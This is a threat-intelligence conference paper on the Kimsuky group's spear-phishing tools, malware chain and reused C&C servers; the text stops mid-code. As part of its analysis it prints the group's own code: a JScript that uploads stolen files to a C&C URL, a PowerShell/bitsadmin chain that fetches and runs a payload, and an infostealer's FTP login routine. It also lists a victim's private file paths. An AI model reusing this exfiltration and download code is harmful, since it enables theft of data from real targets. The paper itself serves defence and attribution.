VB2019 paper: Kimsuky group: tracking the king of the spear phishing

Jaeki Kim, Kyoung-Ju Kwak & Min-Chang Jang

Financial Security Institute, Republic of Korea

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Abstract

The Kimsuky group is a threat group that is known to have been behind the *KHNP* (*Korea Hydro & Nuclear Power*) cyber terrorism attacks of 2014 and is still active in 2019.

Since 2018, we have been profiling and tracking spear-phishing emails and malicious code related to the Kimsuky group.

The spear-phishing emails used by the group have been determined to have the purpose of stealing web portal account information and delivering malicious code. The main targets are government and military officials, as well as journalists.

We have analysed the changing behaviour of the Kimsuky group through ongoing tracking of the IoCs related to Kimsuky, including simple account hijacking.

In this paper, we present the results of an analysis not only of the malware used by the Kimsuky group but also of serverside samples (tools and templates that send out spear-phishing emails, like a phishing rod) which we recently investigated.

We have also confirmed that the C&C server used for the earlier attack continues to be used for various purposes, such as distribution of malicious code, logging of infections, and sending phishing mail.

1. Introduction

In September 2013, *Kaspersky Lab* announced an APT attack targeting major Korean agencies [1]. According to the data, the Kimsuky group was using malicious *Hangul* documents, like other attack groups targeting Korea, and the attack featured remote control tools (such as *Team Viewer*) and communication channel configuration using webmail. In

February and March 2014, attacks that seemed to have been carried out by the same group against Korean public institutions continued to occur [2].

In December 2014, an attempt was made to destroy PC disks by sending 5,986 spear-phishing emails to 3,571 employees of *Korea Hydro & Nuclear Power Co., Ltd.* However, only eight PCs were infected with malware, of which five hard disks were initialized.

The malware used in this spear-phishing attack was similar in structure and operation to the malware used by the Kimsuky group, and the *Hangul* word processor vulnerability used in the malware was the same as that used in the Kimsuky malware. From these results, we inferred that the focus of the Kimsuky group was on social confusion and monitoring of North Korean defectors and politicians, rather than acquiring money.

In June 2015, a number of web portal email accounts were hacked, sending emails with malicious *Hangul* document files and phishing emails to steal portal account credentials. In January 2016, a large number of emails with malicious attachments were sent under the guise of 'Office of National Security at the Blue House' to government research institutes. Analysis by related organizations identified the malicious attachment as Kimsuky malware [3].

2. Related cases

In January 2019, an email suspected to be carrying malicious code was sent to dozens of journalists, most of whom were covering South Korea's ministry in charge of relations with North Korea, prompting an investigation into the incident. The email, which was entitled 'TF reference info' and had a compressed file attached, was sent to more than 70 reporters, most of whom were members of the unification ministry's press corps. It was sent through a private email address from a person named 'Yoon Hong-geun'. The ministry suspected that it contained malicious code designed for hacking [4]. This issue was known variously as Operation Cobra Venom [5], Operation Kitty Phishing [6] and Operation Kabar Cobra [7].


3. Toolset characteristics

In the process of tracking the Kimsuky group, we were able to acquire the mail-sending tools and malware used in various spear-phishing attacks. The attack tools used by the Kimsuky group can be broadly categorized into server-side toolkits and malware.

Server-side toolkits

Mailer (shape & core), beaconer, phisher, logger

The Kimsuky group created a mailing toolkit for attack and used it repeatedly. We found that, when constructing phishing pages for account takeover, they reused the existing source code of the original site and specific arguments in the URL.



Malware

Dropper (malicious or camouflaged HWP documents), script, infostealer

The malware used by the Kimsuky group in recent spear-phishing attacks includes a dropper that is a malicious or camouflaged HWP file; a malicious script, which logs and downloads additional malware to the C&C server; and an infostealer. Some infostealers have a module that downloads additional malware.

Examples of the flow of malware used in spear-phishing attacks are shown in Figure 2.




Figure 2: The flow of malware used in spear-phishing attacks.

Name	No.	Туре	Details
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed
Phisher	4	Account stealer, phishing	Phishing toolkit(lod) phishing page for account stealing
Logger	5	Logging, phishing	Logging of phishing target information
Malicious HWP	6	Dropper, spear phishing	Malicious HWP documents

A classification of the attack tools used by the Kimsuky group is shown in Table 1.

Camouflaged HWP	7	Dropper, spear phishing	Camouflaged HWP documents (e.g. sfx, exe)
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, downloader, FTP logging	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 1: Kimsuky toolset.

4. Tracking malware and monitoring C&C servers

Attacker ≠ defender: OpSec failures

The attacker and defender are on different sides [8]. In addition, an attacker who continues to attack does not have a good understanding of defence. There can be a difference between an attacking position and a defending position.

After all, attackers are also in the position of developing malware and server-side toolkits.

Attackers who develop various attack tools are in the same position as those in general development. While working within a limited timeframe and with limited resources, information leakage and vulnerabilities can occur naturally due to code reuse or C&C server operation mistakes.

In the course of investigating and analysing the C&C server, several security weaknesses were discovered, which provided us with good information for investigation and tracking. We will look at the following cases of OpSec failure:

- 1. Directory listing
- 2. Leaked FTP access information
- 3. File download vulnerability

OpSec failure case 1: Directory listing

Case 1.1: After DOKKAEBI campaign: H-DS (distribution) type

Name	No.	Туре	Details
Malicious HWP	6	Dropper, spear-phishing	Malicious HWP documents
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)

Table 2: Related toolset.

Profiling of Malicious Hangul Files



Classification - 4) Distribution

Shellcode




Figure 3: Profiling of malicious Hangul files.

Following the DOKKAEBI campaign, malicious *Hangul* documents were continuously analysed [9]. During this process, we tracked a C&C server (support-seourity[.]esy.es) and malware related to malicious *Hangul* documents.

The file name of the malicious *Hangul* sample uploaded to *VirusTotal* on 23 May 2018 (shown in Figure 4) is '종전선 언.hwp' ('Declaration of war end') [<u>10</u>].

72e19310bd532c47d20 전선언.hwp	09272bd75075696de	ea6ffcc47d1d37f18a	aff141		227.97 KB Size
RELATIONS	BEHAVIOR	CONTENT	SUBMISSIONS		
			Source	Country	
전선언.hwp			ქ‡} 725be15c	- api KR	
	종전선언.hwp sample 조저서어		•		종전선언.hwp [1] 725be15c - api KR

The overall flow of the sample is as follows [11].

- 🔀 Hwp.exe "C:\5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141.hwp" (PID: 5800)

III HimTraylcon.exe (PID: 6092) 🗐 🗅 Hash Seen Before

III notepad.exe (PID: 3908) 🌮

regsvr32.exe /s "%TEMP%\core.dll" (PID: 4020) 4

└ 페 wscript.exe "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\fontchk.jse" (PID: 3904) 🕯

Figure 5: Sample flow.

Name	No.	Туре	MD5
'Second Road to Go: Building a Peace System for Unification'	1	Initial dropper	8332be776617364c16868c1ad6b4efe7
core.dll (OneDll.dll)	2	DLL (dropper)	4de21c3af64b3b605446278de92dfff4
fontchk.jse	3	Script	f22db1e3ea74af791e34ad5aa0297664
brid.ige (zerodll.dll)	4	DLL	2FB20830564AC781AFB7D5F422BECFC9

Table 3: Malware.

The malware fontchk.jse records the infection information (date, time, IP address, MAC address, etc.) in the path [C&C]/update/fonts/log.txt, as shown in Figure 6. In this way, the files (including the malware) and log files that exist on the C&C server can easily be obtained.

← → G (i) support-seourity.esy.es/up	date			
Index of /update	$\leftarrow \rightarrow \mathbf{G}$	(i) support-seourity.esy.es	s/update/fonts/log.txt	
 Parent Directory 7za.exe boot fonts/ templates/ 	2018-05-30 2018-06-04	00:22:24 - 185.220. 00:22:32 - 185.220. 06:28:02 - 112.218. 06:28:07 - 112.218.	- s - pe - pe - pp	Figure 6:

Fontchk.jse records the infection information in the path [C&C]/update/fonts/log.txt.

Since a lot of resources are required to build and verify (check the actual operation of) the C&C servers used by attackers, we monitor them continuously, based on the assumption that they are likely to be recycled (reused) rather than being used once and then destroyed.

A new log was recorded on the C&C server on 2018-07-10 (D+49), leading us to conduct further investigation and analysis.

\leftarrow \rightarrow C S support-seourit	:y.esy.es /update/fonts/lo	g.txt
2018-07-10 02:41:10 - 183.101. 2018-07-10 02:41:15 - 183.101. 2018-07-10 02:41:17 - 183.101. 2018-07-10 02:41:20 - 183.101. 2018-07-10 03:01:21 - 183.101.	- c - e - f - C485088E - C485088E	00106,1,7601,64 00106,1,7601,64

Figure 7: New infection log.

The C&C server leaked its directory listing and didn't have proper access control, so it was possible to check the remaining logs following an infection.

MAC Address Prefix

C48508 C4-85-08 C4:85:08

Manufacturer

Intel Corporate

Figure 9: Tracking the C&C server and discovering new

Figure 8: MAC address look-up [12].

Previously, we analysed C&C servers, and we saw that the MAC address is used as the directory path. Using this information, we were able to obtain additional malware by using the MAC address written in the infection log.

Name	No.	Туре	MD5	Details
zerobase	1	Binary	53ac231e8091abcd0978124f9268b4e4	XOR encoding
HanyangUpload_script.dll	2	DLL	8b59ea1ee28e0123da82801abc0cce4d	XOR decoding - 0x09FD8477
cac.wsf	3	Script	fa2ffcd70fba43dd0653a0ec87863d8a	File upload to C&C server

Table 4: Malware obtained using MAC address C485088EXX	×~/
	XX.

O suppcrt-seourity.esy.es/update/fonts/C485088E

Index of /update/fonts/C485088E

Parent Directory

zerobase

malware zerobase (not found in VirusTotal).

We confirmed that zerobase (MD5: 53ac231e8091abcd0978124f9268b4e4) had four-byte XOR encoding (key: 0x09FD8477), and a PE file was obtained through decoding, as shown in Figure 10.

Recipe	8 🖿 🕯	Input			length: lines:	: 419327 : 1	total: 2 loaded: 2	+ 🗅	€
From Hex	⊘ 11	44A71477 0AFD8477 09FD8477 09FD8477							
Delimiter Auto		2845853B C4DCD01F 4DB2D757 6492E012 8340BEE6 FB22BDE7	27F0897D 8340B8E6	2DFD8477 6E22BDE7	09FD8477 8340B9E6	B443D3B4 E222BDE7	F022BDE7 6E827AE7	F022BDE7 F222BDE7	FØ22BDE7 BA47BEE6
OR	⊘ 11	E522BDE7 BA47B8E6 E044B4E6 F822BDE7 F022BDE7 09FD8477	E044BDE6 09FD8477	F122BDE7 59B88477	E04442E7 45FC8177	F122BDE7 80EDC32C	E044BFE6 09FD8477	F122BDE7 09FD8477	5B94E71F E9FD8656
Key 09FD8477	HEX -	02FC8A7A 09598577 09FF8477 0FFD8477 09FD9477 09ED8477	09FD8477	0FFD8477	09FD8477	095D8777	09F98477	09FD8477	ØBFDC476
Scheme Standard	Null preserving	59FD8477 098D8777 99D98677 15FD8477							
		Output					ne: 87ms th: 186368 es: 454	8 0	t 🗠
		MZÿÿ, program cannot be						···· ^o ·· ′	Í!,.LÍ!Th
		\$ ¹ 2 ¹ 2WĀùB9.ùl .þ£9.ù£8£9.é ¹ 0.i .! 	89.ù89½: ñ69.é¹9.ø6	.òß9½< 9.鹯.øß	9.é¹;.øß9.	.Richùß9.	P	EL	G[

Figure 10: The file had four-byte XOR encoding (key: 0x09FD8477) a PE file was obtained through decoding.

The original DLL name identified in the four-byte XOR-decoded malware is HanyangUpload_script.dll.

```
.rdata:10022FE8 ; Export Ordinals Table for HanyangUpload_script.dll
.rdata:10022FE8 ;
                                dw 0, 1
                                                         ; DATA XREF: .rdata:10022FD4to
.rdata:10022FE8 word_10022FE8
.rdata:10022FEC aHanyanguploadS db 'HanyangUpload_script.dll',0
.rdata:10022FEC
                                                         ; DATA XREF: .rdata:10022FBCto
.rdata:10023005 aDllregisterser db 'DllRegisterServer',0
.rdata:10023005
                                                         ; DATA XREF: .rdata:off_10022FE0to
                                                         ; DATA XREF: .rdata:off 10022FE0to
.rdata:10023017 aGetname
                                db 'GetName',0
```

Figure 11: HanyangUpload script.dll.

The function of the malware (HanyangUpload_script.dll) is as follows:

1. Collect information from infected computers.

```
if ( GetAdaptersInfo(&AdapterInfo, &SizePointer) )
                                                              LABEL 20:
 goto LABEL_20;
                                                                   if ( GetVolumeInformationA(
v0 = &AdapterInfo;
                                                                           "C:\\",
while (1)
                                                                           VolumeNameBuffer,
ł
                                                                           0x104u,
 memset(v18, 0, 0x104u);
                                                                           &VolumeSerialNumber,
  v1 = &v0->GatewayList.IpAddress;
                                                                           &MaximumComponentLength,
 do
                                                                           &FileSystemFlags,
  ł
                                                                           0,
    v2 = v1->String[0];
    v1 = (v1 + 1);
                                                                           0))
    v1->String[VolumeNameBuffer - &v0->GatewayList.IpAddress
                                                                   ł
                                                                     v9 = VolumeSerialNumber;
  }
 while ( v2 );
vsprintf_100018F0(
                                                                   }
                                                                   else
    v18,
                                                                   {
    "%02X%02X%02X%02X%02X%02X",
                                                                     v8 = GetTickCount();
    v0->Address[0],
                                                                     v9 = rand() * v8;
    v0->Address[1],
                                                                     VolumeSerialNumber = v9;
    v0->Address[2],
                                                                   }
    v0->Address[3],
                                                                   vsprintf_10001930(&ComInfo_1002E9D0, 16, "%X", v9);
    v0->Address[4],
 v0->Address[5]);
if ( !strstr(v18, "00000000") )
                                                                   result = 1;
```

Figure 12: Collecting information.

2. Scan specific files.

Address	Length	Туре	String
😼 .data:1002	0000005C	С	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Man List.hwp
😴 .data:1002	00000067	С	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Men in the Country.p
😴 .data:1002	0000005C	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace men Pictures
😴 .data:1002	000006B	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2012면 북한사역보고(제일
😴 .data:1002	0000005F	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\사역자 부모 주소록.hwp
😴 .data:1002	00000070	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\정인수선교사와 북한사
😼 .data:1002	000006E	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\사역을 위해 만나야 할
😼 .data:1002	0000063	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\만나야할 사람들.hwp
😼 .data:1002	00000070	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir02 Message\\Message Pre Data\\북한과 연변 그리고 조자양
😼 .data:1002	00000067	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\From David Alton 이태석신부와 북한사람들.hw
🔄 .data:1002	00000064	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 사역뱡향과 사역별 소개(수영로교회).hwp
😴 .data:1002	00000066	С	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir03 Wongo\\선교관계 원고\\한국교회 조선족선교 북한선교.hw
😴 .data:1002	0000068	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\NK Team 직원 부모님 연락처.d
😴 .data:1002	00000066	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2014년 초에 형철에게.hw
😴 .data:1002	00000065	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북ㄹ한선교지원 편지.hwp
😴 .data:1002	00000067	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북한선교 2012년(계일).h
😴 .data:1002	000006F	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게 귀국 준비를
😴 .data:1002	0000005C	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게.hwp
😴 .data:1002	000006B	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\팀 모임에서 나의 메시지와 강의\\사역방향 1,
😴 .data:1002	0000004F	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 이사회 16.10.pptx
😴 .data:1002	000006A	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK단기선교영친지구 담당간사와 책임간사모임.
😴 .data:1002	0000060	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\러시아 연해주 정탐 계획(백부장안).hwp
😴 .data:1002	0000069	с	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\인적 자료 파일\\NK 팀 사역보고서(Non-Field)
igure 13: So	canning fi	les.	

3. Upload files (AllList_[MAC Address]_YYMMDD_HHMMSS) to the C&C server using a script (cac.wsf)

```
.data:1002D458 aXmlPackageJobI db '<7xml7>',0Dh,0Ah ; DATA XREF: send_100024A0+97to
.data:1002D458 db 'cpackage',0Dh,0Ah
.data:1002D458 db 'cjob id=',27h,'sydAMDhr',27h,'>',0Dh,0Ah
.data:1002D458 db 'cscript language',27h,'JScript',27h,'>([CDATA[',0Dh,0Ah
.data:1002D458 db 9,'function myTfin(x) {',0Dh,0Ah
.data:1002D458 db 9,9,'return x.replace(/^\s+\s+$/gm,',27h,27h,');',0Dh,0Ah
 strcpy(&v8, "ac.wsf");
*cac_wsf = *"C:\\ProgramData\\cac.wsf";
memset(&v9, 0, 0xEDu);
memset(&v6, 0, 0x104u);

 v2 = fopen(cac_wsf, "wb");
                                                                                                                  db 9,9,'return x.
db 9,'}',0Dh,0Ah
                                                                                 .data:1002D458
     = v2;
                                                                                                                  du s, r,sour,sour
db 80h,84h
db 9,'function HttpUpload(sLocalFile, sPhpUrl)',00h,0Ah
db 9,'(',00h,0Ah
db 9,9,'var xhr = new ActiveXObject("WinHttp.WinHttpRequest.5.1");',00h
                                                                                  data:1002D458
 if ( v2 )
                                                                                 data:1002D458
data:1002D458
data:1002D458
data:1002D458
    fwrite(aXmlPackageJobI, 1u, 2298u, v2);
    fclose(v3);
                                                                                 .data:1002D458
                                                                                                                  db ØAh
                                                                                                                    9,9,'var inputStream = new ActiveXObject(',27h,'ADOOB.Stream',27h,')'
'; ',00h,0Ah
                                                                                  data:1002D458
                                                                                                                db 00h.0Ah
                                                                                 .data:1002D458
.data:1002D458
 J
Enc_File_10002280(a1);
vsprintf_10001930(&v6, 260, "/filepath:\"%s\"", a1);
Print_Debug_10002610("Start Send");
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.lpFile = cac_wsf;
cfuel = cac_wsf;
                                                                                 .data:1002D458
                                                                                 .data:1002D458
                                                                                  data:1002D458
                                                                                 .data:1002D458
.data:1002D458
.data:1002D458
                                                                                                                                                                          ent.3.0");',0Dh,0Ah
  pExecInfo.fMask = 64;
                                                                                 .data:1002D458
 pExecInfo.lpParameters = &v6:
                                                                                  data:1002D458
                                                                                 .data:1002D458
.data:1002D458
  pExecInfo.lpVerb = "open";
                                                                                                                  db 00h,0Ah
db 9,9,'var sBoundary = "-----44cdd22e90f";',0Dh,0Ah
db 9,9,'var sRequestHeader = "--" + sBoundary + "\r\n";',0Dh,0Ah
db 9,9,'sRequestHeader = sRequestHeader + "Content-Disposition: form-'
db 'data; name=\"binary\"; filename=\"" + sLocalFile + "\"\r\n";',0Dh
db 0Ah
db 9,9,'sRequestHeader = sRequestHeader + "Content-Type: application/'
  pExecInfo.nShow = 0;
                                                                                 .data:1002D458
  ShellExecuteExA(&pExecInfo);
                                                                                 .data:1002D458
                        ct(pExecInfo.hProcess, 0x927C0u);
                                                                                  data:1002D458
 Print_Debug_10002610("end Send");
                                                                                 .data:1002D458
.data:1002D458
                                                                                 .data:1002D458
<script language='JScript'>
         try
                 var strPath = WScript.Arguments.Named.Item("filepath");
                 HttpUpload(strPath, "http://www.military.co.kr/1990/scriptPhpServer.php");
                 //WScript.Echo(sResults);
 unction HttpUpload(sLocalFile, sPhpUrl)
      var xhr = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
      var inputStream = new ActiveXObject('ADODB.Stream');
      inputStream.Open();
      inputStream.Type = 1; // adTypeBinary
      inputStream.LoadFromFile(sLocalFile);
      var dom = new ActiveXObject("Msxml2.DOMDocument.3.0");
      var elem = dom.createElement("base64");
      elem.dataType = "bin.base64";
      elem.nodeTypedValue = inputStream.Read;
      var Base64Encode = elem.text + "r^n;
      inputStream.Close();
                                             -----44cdd22e90f";
      var sRequestHeader = "---" + sBoundary + "\r\n";
      sRequestHeader = sRequestHeader + "Content-Disposition: form-data; name=\"binary\"; filename=\"" + sLocalFile + "\"\r\n";
      sRequestHeader = sRequestHeader + "Content-Type: application/x-object\r\n\r\n";
      var sTail = "--" + sBoundary + "--\r\n";
      var nConLen = sRequestHeader.length + Base64Encode.length + sTail.length;
      var dataFile = sRequestHeader + Base64Encode + sTail;
      //WScript.Echo(nConLen);
      do{
            xhr.open("POST", sPhpUrl, false);
            xhr.SetTimeouts(0, 60000, 30000, 120000);
            xhr.setRequestHeader("Content-Type", "multipart/form-data; charset=UTF-8; boundary=" + sBoundary + "\r\n");
            xhr.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
xhr.setRequestHeader("Accept-Encoding","gzip,deflate");
            xhr.setRequestHeader("Content-Length", nConLen);
Figure 14: Uploading files to C&C server.
```

Case 1.2: Malware camouflaged as HWP documents

Name No. Typ	ype Details
--------------	-------------

Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed
Camouflaged HWP	7	Dropper, spear phishing	Camouflaged HWP documents (e.g. sfx, exe)
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)

Table 5: Related toolset.

Among the tools described above, this malware is camouflaged as an HWP document [13].

일반 보안	자세히 이전 바	전				
Į.	f7d2780bc7bb24	4d7525012a56	6a37c5,scr	-		
파일 형식:	화면 보호기	(.scr)		Member		Value
설명:			ManifestVersion		1.0	
위치:	C:₩Users	₩IEUser₩De	sktop	AssemblyIdentity:		
이름 ^	압축 크기	원본 크기	파일 종류	수정한 날짜		WinRAR SFX
1.hwp	308,980	322,560		2019-03-07 오후 6:03:26		win32
1.vbs	2,019	4,759	VBScript 스크	2019-02-28 오후 4:05:48		1.0.0.0
;설명 아래에	ㅔ 자동실행(SFX)	스크립트 명	령어가 포함되어	있습니다		•
					:ture	*
TempMode Silent=1	ript.exe 1.vbs					6595b64144ccf1df
Overwrite=	1					asInvoker

Figure 15: Malware camouflaged as an HWP document.

Name	No.	Туре	MD5	Details
111.scr	1	SFX	10a120f573874c2af6b9172a26fdc597	Camouflaged as HWP documents
1.hwp	2	HWP	ae5ddda3749dcd72bc6cf6d658c5e31c	Normal HWP
1.vbs	2	Script	0718bfc5957758d22af02e726cb25fe3	Base64 decoding \Rightarrow ps1
Powershell	3	Script	fa2ffcd70fba43dd0653a0ec87863d8a	Additional malware download (C&C: primary- help[.]esy.es)

Table 6: Malware.

At the time of analysing the malware, additional malware was downloaded from the C&C server.

13	<pre>\$key = (45,93,71,12,42,57,52,41,45,45,24,87,8,65,69,43,38,34,95,23,6,1,60,63);</pre>
14	<pre>\$ldf0 = 'cmd.exe';</pre>
15	<pre>\$Secure1 = '76492d1116743f0423413b16050a5345MgB8AG0AVgB3AFcAbwBhAEMAbwBCADQAZABtAHEAaABhAE8AMABpADE</pre>
16	<pre>\$Encrypted= ConvertTo-SecureString \$Secure1 -key \$key;</pre>
17	<pre>\$BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(\$Encrypted);</pre>
18	<pre>\$ldfs1 = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto(\$BSTR) -replace '_tmp_',\$_tmp_;</pre>
19	<pre>\$\ldf1 = \$\ldfs1 -replace '_url_', \$url; cmd.exe /c bitsadmin /transfer notepadework /download</pre>
20	<pre>start-process -WiNDoWsTyle hIddeN \$dm0 \$ldf1; /riority normal http://primary-help.esy.es/Est/down/IEReinstal.a C:\Users\IEUser\AppData\Local\Temp\typsmsros.txt</pre>
21	while (!(Test-Path \$path1)) { Start-Sleep 10 };
22	<pre>\$ldf2 = '/c rundll32 ' + \$path1 + ', EntryFunc1';</pre>
23	<pre>start-process -WiNDoWsTyle hIddeN \$dm0 \$ldf2 c:\Users\IEUser\AppData\Local\Temp\typsmsros.txt, EntryFunc1</pre>

Figure 16: Additional malware being downloaded from the C&C server.

As in the previous case, we continued to monitor the server, based on the assumption that the attacker would reuse the C&C server they had built.

As a result of our continued monitoring, we confirmed that a new file was uploaded to the C&C server on 2019-04-01 (D+42) and conducted further investigation and analysis.




Figure 17: Mailer (shape): mail.php.

The C&C server (primary-help[.]esy.es) is also a directory listing as shown in Figure 8.

We checked that the new files, mail.php and mail_ok.php, were uploaded to the C&C server.



Figure 18: The new files were uploaded to the C&C server.

- <u>mail.php</u>
- mail_ok.php

We confirmed that these files are tools for sending mail (i.e. mailers).

If we enter the sender and receiver information (name/email), title and contents and select 'COMMIT', then we can confirm that mail.php is a mailer – the actual operation is performed by mail_ok.php.



Figure 19: Mail.php is a mailer. The actual operation is performed by mail_ok.php.

When using the mailer, the mail was indeed sent the normal way, but with new malware attached.

	http://primary-h	elp. esy.es /mail.php		_	
 ★ 즐겨찾기 ☆ 즐겨찾기 ☆ http://primary- 		E ▼ 🙋 Web Slice Gallery ▼			
송신자이름	sender		1		
송신자이메일		il.com			
수신자이름	recv				
수신자이메일	jack2@fsec.o	or.kr			
제목	send 2 recv]		
	Hello ^_^	1		^	
내용					
첨부파일 COMMIT		찾아보기]	÷	
발은편지함					
[]목록 ▲ 윗글	▼ 아랫글 [×삭제 🔣 답장 📠 전	체답장 🛛 😰 전달 🛛 😭 저장]	
제목		send 2 recv			
보낸사람 🗕	s	ender <sender@gmail.com< td=""><td>></td><td></td><td></td></sender@gmail.com<>	>		
받는사람	n	ecv <jack2@fsec.or.kr></jack2@fsec.or.kr>			Figure 20: The mail was sent normally
보낸날짜	2	019-04-01 11:13:03			-
시간대적용보낸날짜	2	019-04-01 11:13:03			
일반 첨부파일	실 1개(497.64)	(B)			
	회.zip (497.64				
	-1.2.p (157.0				

and new malware was attached.

In addition, we confirmed that the web beacon was applied to check whether the mail was read, using reading.php defined in the tag in the mail sent by the mailer.

8	<a btn_savepc.png"="" heigh<="" href="http://attach.mail.daum.net/bigfi</th></tr><tr><th>9</th><th><pre>
10	
11	
12	
13	
14	<pre></pre>

Figure 21: The web beacon was applied to check whether the mail was read.

OpSec failure case 2: Leaked FTP access information

Name	No.	Туре	Details		
Mailer (shape)	1	Mailer	Mailer (just shape)		
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account hijack		
Beaconer	3	Web beacon	Beacon to check whether mail is being viewed		
Phisher	4	Account stealer, phishing	Phishing toolkit(lod) phishing page for account stealing		
Logger	5	Logging, phishing	Logging of phishing target information		
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)		
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)		

Table 7: Related toolset.

Among infostealers used by the Kimsuky group, some samples have been found that use FTP to download additional malware after logging infected targets to the C&C [14, 15].

The malware uses the *Hostinger* free hosting service as a C&C server, and there is a security weakness in that the account (u428325809) and password (#) used for FTP communication are exposed in plain text.

```
v14 = InternetOpenA("User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", 0, 0, 0, 0);
 if ( !v14 )
  return 0;
 v15 = InternetConnectA(v14, &szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);
 v16 = v15;
 if ( v15 )
 {
